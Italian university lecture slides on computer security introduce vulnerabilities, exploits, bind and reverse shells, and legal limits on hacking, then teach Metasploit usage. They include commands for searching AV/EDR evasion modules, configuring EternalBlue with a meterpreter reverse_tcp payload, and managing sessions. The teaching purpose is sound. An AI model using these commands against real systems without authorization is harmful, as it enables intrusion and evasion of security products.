

Computer Security

Metasploit Framework

CORSO DI LAUREA MAGISTRALE IN INFORMATICA (LM-18)
UNIVERSITÀ DEGLI STUDI DI CATANIA

DOTT. SERGIO ESPOSITO




Red vs Blue?

I loro compiti vanno ben oltre quelli riportati nell'infografica

Partita sempre in corso, scenario in continua evoluzione

Fonte immagine: @proxyblue,
<https://hackernoon.com/introducing-the-infosec-colour-wheel-blending-developers-with-red-and-blue-security-teams-6437c1a07700>





Red vs Purple vs Blue?

Potrebbe sembrare che ognuno giochi per sé, ma non è così!

Non è un gioco PvP, bensì PvE (Players vs Environment)

L'obiettivo comune è rafforzare il perimetro contro minacce reali.

Fonte immagine: @proxyblue,
<https://hackernoon.com/introducing-the-infosec-colour-wheel-blending-developers-with-red-and-blue-security-teams-6437c1a07700>

Vulnerabilità

"Violazione di una delle tre proprietà fondamentali della sicurezza (Confidenzialità, Integrità, Disponibilità) all'interno di un dato software o hardware."

Esistono diversi cataloghi delle vulnerabilità note, il più usato è il Common Vulnerabilities and Exposures (CVE), mantenuto dal MITRE (<https://cve.mitre.org/>)

Una vulnerabilità non (ancora?) pubblica e non patchata viene chiamata 0-day.

Debolezza (Weakness)

"Problema di sicurezza teorico, non collegato ad uno specifico software o hardware."

Il Common Weakness Enumeration (CWE) è anch'esso gestito dal MITRE, e da anni cataloga tutte le weakness. (<https://cwe.mitre.org/>)

Esempi:

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CWE-121: Stack-Based Buffer Overflow

Exploit

"Qualsiasi risorsa che sfrutta una vulnerabilità."

Se viene usato per sfruttare una vulnerabilità 0-day, viene chiamato exploit 0-day a sua volta

Può avere pressoché qualsiasi forma!

- Eseguitibile
- Stringa
- Immagine
- Audio
- Pagina web
- Archivio
- Codice
- Oppure altro!

Esempi di Vulnerabilità

CVE-2014-0160

The TLS and DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read [...]

Dettagli: <https://nvd.nist.gov/vuln/detail/cve-2014-0160>

Exploit: <https://gist.github.com/dyatlov/10192468>

CVE-2019-1010209

GoUrl.io GoURL Wordpress Plugin 1.4.13 and earlier is affected by: CWE-434. The impact is: unauthenticated/unauthorized Attacker can upload executable file in website. The component is: gourl.php#L5637. The fixed version is: 1.4.14.

Dettagli: <https://nvd.nist.gov/vuln/detail/CVE-2019-1010209>

Exploit: Upload di file PHP. https://www.youtube.com/watch?v=K2HEIM_ZYu4

Esempi di Vulnerabilità

CVE-2014-4962

Shopizer 1.1.5 and earlier allows remote attackers to reduce the total cost of their shopping cart via a negative number in the productQuantity parameter, which causes the price of the item to be subtracted from the total cost.

Dettagli: <https://nvd.nist.gov/vuln/detail/CVE-2014-4962>

Exploit: Modifica di “productQuantity”.


CVE-2022-30525

A OS command injection vulnerability in the CGI program of Zyxel USG FLEX 100(W) could allow an attacker to modify specific files and then execute some OS commands on a vulnerable device.


Dettagli: <https://nvd.nist.gov/vuln/detail/CVE-2022-30525>

Exploit: https://github.com/jbaines-r7/victorian_machinery

Heartbleed



Upload di File Malevoli



Quantità Negative di Oggetti

Store credit:


\$32.45

Your order is on its way!


Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	1
Pest Control Umbrella	\$40.95	-31

Total: \$67.55

Bind Shell




Reverse Shell




Bind vs Rev

- Nella bind shell, la vittima espone la propria shell su una porta, intenzionalmente oppure a causa di malware o exploit.
- I firewall sono solitamente configurati per NON accettare richieste **in entrata** di default!
- Nella reverse shell, l'attaccante espone un listener, a cui la vittima si collega. Quanto ricevuto dall'attaccante verrà passato alla shell.
- Trattandosi di traffico **in uscita**, solitamente i firewall lo lasciano passare di default.

Bind Shell



Reverse Shell



Bind vs Rev

- Anche supponendo l'assenza di firewall (o magari il firewall c'è ma è quello della macchina e il malware lo ha disabilitato), in scenari reali l'attaccante deve confrontarsi anche con il NAT.
- Difficilmente il router sarà configurato per fare port forwarding della porta aperta dal malware.
- Social engineering?
- Nessun problema con revshell! Supponiamo che l'attaccante sappia configurare la *propria* rete :)

Introduzione all'Ethical Hacking

Un ethical hacker esegue attività di vulnerability assessment e penetration testing esclusivamente a fini etici

Ovvero, non per trarre profitto dallo sfruttamento delle vulnerabilità, ma per comunicare le vulnerabilità trovate a chi gestisce i sistemi oggetto dei test

Le vulnerabilità saranno riparate prima (si spera) che qualcuno le scopra e le sfrutti "in the wild"

Attenzione!

Moltissime persone che si approcciano a questa disciplina commettono l'errore di testare di propria iniziativa le piattaforme, le applicazioni, i dispositivi e i siti web che usano solitamente

Le attività di VAPT devono però essere necessariamente contrattualizzate PRIMA del loro inizio!

Diversamente, si incorre in quanto previsto dall'articolo 615-ter del **Codice Penale**

Art. 615-ter c.p.

"Chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza, ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo, è punito con la reclusione fino a tre anni."

Metasploit Framework

- Popolare framework per penetration testing
- Strumento principale utilizzato nel nostro laboratorio!
- Obiettivo: capire il funzionamento di Metasploit e comprendere attacchi reali
- Lanciamolo con il comando **msfconsole**

```
L$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%      %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%% %%%%%%%%%% https://metasploit.com %%%%%%%%%%
%%  %  %%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%% %%  %%%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%% %%  %%%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%% %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%%%%%%% %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%%%%%%% %%  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%%%%%%% %%%%%%%%% %  %  %  %  %  %  %  %  %  %  %  %  %  %  %  %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %%%%%%%%% %%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

      =[ metasploit v6.4.18-dev                      ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post    ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops      ]
+ -- --=[ 9 evasion                                   ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Moduli

Metasploit si basa sull'utilizzo dei cosiddetti 'Moduli'.

Ce ne sono di diversi tipi:

- **Auxiliary:** effettuano raccolta dati, scansioni, crack di password, DoS, etc.
- **Exploit:** sfruttano una certa vulnerabilità, spesso per eseguire codice arbitrario su un target
- **Payload:** codice arbitrario che, eseguito da un exploit, effettua una data azione sul sistema target, ad esempio aprire reverse shell
- **Post:** da usare dopo la violazione del target, permettono di effettuare ulteriori azioni sullo stesso, ad esempio esfiltrare credenziali o esplorare la sottorete
- **Encoder:** codificano il payload, utili per evitare detection da parte di antivirus, o per facilitarne l'invio al target (e.g., contengono null byte e fanno crashare il servizio target se ricevuti in plaintext)
- **Evasion:** implementano tecniche di evasion per evitare detection da parte di antivirus, WAF, IPS, EDR...
- **Nop:** Creano dei NOP sled (slitte di NOP) utili nella costruzione di alcuni payload

Cercare Moduli

Possiamo cercare moduli di Metasploit scrivendo, a seguito del comando **search**, una query che contenga i termini della nostra ricerca ed eventuali tag.

Esempio 1: **search CVE-2022-25809 type:auxiliary**

Esempio 2: **search eternalblue type:exploit**

Una volta trovati dei moduli, possiamo ottenere ulteriori informazioni su di essi mediante il comando **info**

Esempio 1: **info evasion/windows/windows_defender_exe**

Esempio 2: **info 9**

L'ultimo comando restituirebbe le informazioni sul nono risultato della nostra query

```
msf6 > search type:evasion
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	evasion/windows/applocker_evasion_install_util	.	normal	No	Applocker Evasion - .NET Fra
mework	Installation Utility				
1	evasion/windows/applocker_evasion_msbuild	.	normal	No	Applocker Evasion - MSBuild
2	evasion/windows/applocker_evasion_regasm_regsvcs	.	normal	No	Applocker Evasion - Microsof
t	.NET Assembly Registration Utility				
3	evasion/windows/applocker_evasion_workflow_compiler	.	normal	No	Applocker Evasion - Microsof
t	Workflow Compiler				
4	evasion/windows/applocker_evasion_presentationhost	.	normal	No	Applocker Evasion - Windows
Presentation	Foundation Host				
5	evasion/windows/syscall_inject	.	normal	No	Direct windows syscall evasi
on technique					
6	evasion/windows/windows_defender_exe	.	normal	No	Microsoft Windows Defender E
vasive	Executable				
7	evasion/windows/windows_defender_js_hta	.	normal	No	Microsoft Windows Defender E
vasive	JS.Net and HTA				
8	evasion/windows/process_herpaderping	.	normal	No	Process Herpaderping evasion
technique					
9	_ target: Microsoft Windows (x64)	.	.	.	.
10	_ target: Microsoft Windows (x86)	.	.	.	.

```
msf6 > info 5
```

```
    Name: Direct windows syscall evasion technique
    Module: evasion/windows/syscall_inject
    Platform: Windows
    Arch: x64
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Normal
```

```
Provided by:
  Yaz (kenshiro)
```

```
Check supported:
  No
```

Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
CIPHER	chacha	yes	Shellcode encryption type (Accepted: chacha, rc4)
FILENAME	cXGz.exe	yes	Filename for the evasive file (default: random)
SLEEP	20000	no	Sleep time in milliseconds before executing shellcode

Description:

This module allows you to generate a Windows EXE that evades Host-based security products such as EDR/AVs. It uses direct windows syscalls to achieve stealthiness, and avoid EDR hooking.

please try to use payloads that use a more secure transfer channel such as HTTPS or RC4 in order to avoid payload's network traffic getting caught by network defense mechanisms.

NOTE: for better evasion ratio, use high SLEEP values

Usare un modulo

Una volta trovato il modulo che vogliamo utilizzare, possiamo aprirlo con il comando **use**

Esempio: **use auxiliary/gather/kerberos_enumusers**

Possiamo visualizzare i parametri necessari per il suo funzionamento mediante il comando **show options**, e poi impostare i valori dei singoli parametri mediante il comando **set**.

Esempio: **set RHOST 192.168.1.25**

Esempio: **set LPORT 1337**

```
msf6 auxiliary(gather/kerberos_enumusers) > show options
```

```
Module options (auxiliary/gather/kerberos_enumusers):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DOMAIN		yes	The Domain Eg: demo.local
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	88	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
View the full module info with the info, or info -d command.
```

Payload

Quando si utilizzano exploit, spesso è possibile scegliere anche quale payload utilizzare, ovvero, che comandi/eseguibili fare utilizzare al sistema violato.

La possibilità di impostare dei payload dovrebbe essere visibile già all'uso di `show options`, e il payload può essere impostato con `set payload`

Esempio: `set payload windows/x64/shell/reverse_tcp`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication on Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affect Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affect Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.18.153.113	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic Target

Eseguire un modulo

Una volta terminato di configurare il modulo, possiamo eseguirlo con il comando **run** oppure **exploit** (che funziona anche con i moduli che non sono di tipo exploit...)

Possiamo evitare di alterare la configurazione di default (o la nostra configurazione) del modulo, inserendo i valori delle opzioni subito dopo il comando.

Esempio: **run rhost=192.168.1.34 rport=9999 payload=windows/metsvc_bind_tcp**

```
msf6 auxiliary(scanner/http/chromecast_webserver) > exploit
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/chromecast_webserver) > exploit rhosts=127.0.0.200-255 rport=1337
```

```
[*] Scanned 6 of 56 hosts (10% complete)
[*] Scanned 12 of 56 hosts (21% complete)
[*] Scanned 17 of 56 hosts (30% complete)
[*] Scanned 23 of 56 hosts (41% complete)
[*] Scanned 28 of 56 hosts (50% complete)
[*] Scanned 34 of 56 hosts (60% complete)
[*] Scanned 40 of 56 hosts (71% complete)
[*] Scanned 45 of 56 hosts (80% complete)
[*] Scanned 51 of 56 hosts (91% complete)
[*] Scanned 56 of 56 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/chromecast_webserver) > show options
```

Module options (auxiliary/scanner/http/chromecast_webserver):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS	127.0.0.1	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	8008	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

Scegliere il target

- Alcuni exploit potrebbero supportare diverse tipologie di target
- Ad esempio, lo stesso exploit potrebbe supportare diverse versioni di Windows 8, 10 e 11.
- Usando il comando `show targets` possiamo vedere quali sono i vari target disponibili, e sceglierne uno utilizzando il comando `set target`
- Se non si specifica nessun target, alcuni exploit hanno una funzione che viene eseguita in automatico per controllare la tipologia di target e adattarsi
 - Non sempre presente, non sempre funziona!

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets
```

```
Exploit targets:
```

```
=====
```

	Id	Name
	--	----
=>	0	Automatic Target
	1	Windows 7
	2	Windows Embedded Standard 7
	3	Windows Server 2008 R2
	4	Windows 8
	5	Windows 8.1
	6	Windows Server 2012
	7	Windows 10 Pro
	8	Windows 10 Enterprise Evaluation

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 4  
target => 4
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets
```

```
Exploit targets:
```

```
=====
```

	Id	Name
	--	----
	0	Automatic Target
	1	Windows 7
	2	Windows Embedded Standard 7
	3	Windows Server 2008 R2
=>	4	Windows 8
	5	Windows 8.1
	6	Windows Server 2012
	7	Windows 10 Pro
	8	Windows 10 Enterprise Evaluation

Sessioni

- Quando otteniamo una shell su un sistema, nella nostra CLI possiamo interagire solo con il sistema violato.
- Ad esempio lanciando un exploit con Python o semplicemente un nc verso il target, otteniamo la shell, ma quella finestra è adesso dedicata a tale shell!
 - Chiudendo la CLI, perdiamo la shell!
 - È facile ritrovarsi con 10 CLI aperte, se si stanno violando più macchine contemporaneamente!
- Metasploit ci viene in aiuto con le “sessioni”.
- Banalmente, è Metasploit a gestire le varie shell aperte per noi, permettendoci di metterle in background e riaprirle a piacimento all’interno della stessa finestra.

Sessioni

- Per elencare le sessioni aperte: `sessions`
- Per cercare una sessione: `sessions --search "termini di ricerca"`
 - Esempio: `sessions --search "session_type:meterpreter windows"`
- Per cercare una sessione da chiudere: `sessions -S "termini di ricerca" -K`
- Per mettere in background una sessione attiva: `CTRL + Z`
- Per riaprire una sessione in background: `sessions N` (dove N è il numero della sessione da aprire)
- Per fare l'upgrade di una shell a meterpreter: `sessions -u N` (N è il numero della sessione)
